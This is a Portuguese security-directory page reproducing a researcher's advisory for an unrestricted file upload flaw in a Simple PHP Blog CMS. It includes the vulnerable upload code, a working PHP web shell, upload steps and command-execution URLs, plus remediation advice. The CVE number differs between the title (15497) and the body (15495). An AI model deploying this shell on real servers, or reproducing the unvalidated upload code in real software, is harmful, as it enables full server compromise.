
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
RCE-Simplephpblog-biggiedroid — CVE-2025-15497 - Upload Arbitrário de Arquivo Levando à Execução Remota de Código (RCE) | Kitploit
Ferramentas/GitHubGitHub/asim-qazi/rce-simplephpblog-biggiedroid
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubasim-qazi/rce-simplephpblog-biggiedroid

RCE-Simplephpblog-biggiedroid

CVE-2025-15497 - Upload Arbitrário de Arquivo Levando à Execução Remota de Código (RCE)

Ver Repositório
20há 10 mesesAinda não revisado
Compartilhar

CVE-2025-15495 - Upload Arbitrário de Ficheiros Levando à Execução Remota de Código (RCE)

Produto

BiggiDroid – Simple PHP Blog CMS Página do produto: https://biggidroid.com/product/simple-php-blog/

Tipo de Vulnerabilidade

  • Upload Arbitrário de Ficheiros
  • Upload Irrestrito de Ficheiros
  • Execução Remota de Código (RCE)

Gravidade

Crítica

CVSS (Estimado): 9.8 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H)


Sumário

O Simple PHP Blog CMS contém uma vulnerabilidade de upload irrestrito de ficheiros na funcionalidade de upload do Logótipo do Site no painel de administração. Um atacante autenticado pode carregar um ficheiro PHP malicioso disfarçado de imagem, que é armazenado num diretório acessível pela web e executado pelo servidor, resultando em execução remota de comandos.


Componente Afetado

Painel de Administração → Atualizar Logótipo do Site


Excerto de código vulnerável relevante:

$target = "../image/".basename($_FILES['image']['name']);
$image = $_FILES['image']['name'];

$query = mysqli_query($con,
"UPDATE sitedetails SET sitelogo='$image' WHERE id='$id'");

if (move_uploaded_file($_FILES['image']['tmp_name'], $target)) {
    // sucesso
}

Problemas

  • Nenhuma validação de extensão de ficheiro
  • Nenhuma validação de tipo MIME
  • Nenhuma verificação de conteúdo do ficheiro no servidor

Prova de Conceito (PoC)


Criar um Ficheiro PHP Malicioso

Crie um ficheiro chamado shell.php:

<?php
$cmd = $_GET['cmd'] ?? '';
echo "<pre>";
system($cmd);
echo "</pre>";
?>

Carregar o Ficheiro via Painel de Administração

  • Faça login no painel de administração
  • Navegue para Logótipo do Site → Atualizar Logótipo
  • Carregue o shell.php como ficheiro de logótipo
  • Submeta o formulário

📌 A aplicação aceita o ficheiro PHP sem validação


Aceder à Web Shell Carregada

Após o upload, o ficheiro está acessível em:

http://127.0.0.1/image/shell.php


Execute comandos do sistema:

http://127.0.0.1/image/shell.php?cmd=dir

Execução de Comando Bem-sucedida

O servidor executa comandos do SO e retorna a saída, confirmando Execução Remota de Código.


Prova de Conceito

  1. Página do Produto ProductPage
  2. Carregar Shell a partir desta localização. shell
  3. Shell PHP ProductPage
  4. Execução Remota de Código rce
  5. Código Vulnerável code

Impacto

Um atacante pode:

  • Executar comandos arbitrários do SO
  • Ler ficheiros de configuração sensíveis
  • Modificar ou eliminar dados da aplicação
  • Carregar backdoors persistentes
  • Comprometer completamente o servidor de alojamento

Esta vulnerabilidade pode levar à tomada total do servidor.


Análise da Causa Raiz

  • Falta de lista de permissões de extensões de ficheiro
  • Nenhuma imposição de tipo MIME
  • Uso direto do nome de ficheiro fornecido pelo utilizador
  • Diretório de upload permite execução de PHP
  • Nenhum .htaccess / hardening do servidor

✅ Correções Recomendadas

  1. Restringir extensões de ficheiro

    $allowed = ['jpg','jpeg','png','gif'];
    
  2. Validar tipo MIME

    finfo_file()
    
  3. Renomear ficheiros carregados

    • Usar UUIDs aleatórios
    • Nunca confiar em nomes de ficheiro fornecidos pelo utilizador

📚 Referências

  • OWASP Unrestricted File Upload
  • CWE-434: Unrestricted Upload of File with Dangerous Type
  • OWASP Top 10 – A03: Injection

🧑‍💻 Descoberto Por

  • Mo Asim também conhecido como Asim Qazi
  • Github: @Asim-Qazi
  • Linkedin: Asim Qazi
  • Estudante | Investigador de Segurança
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →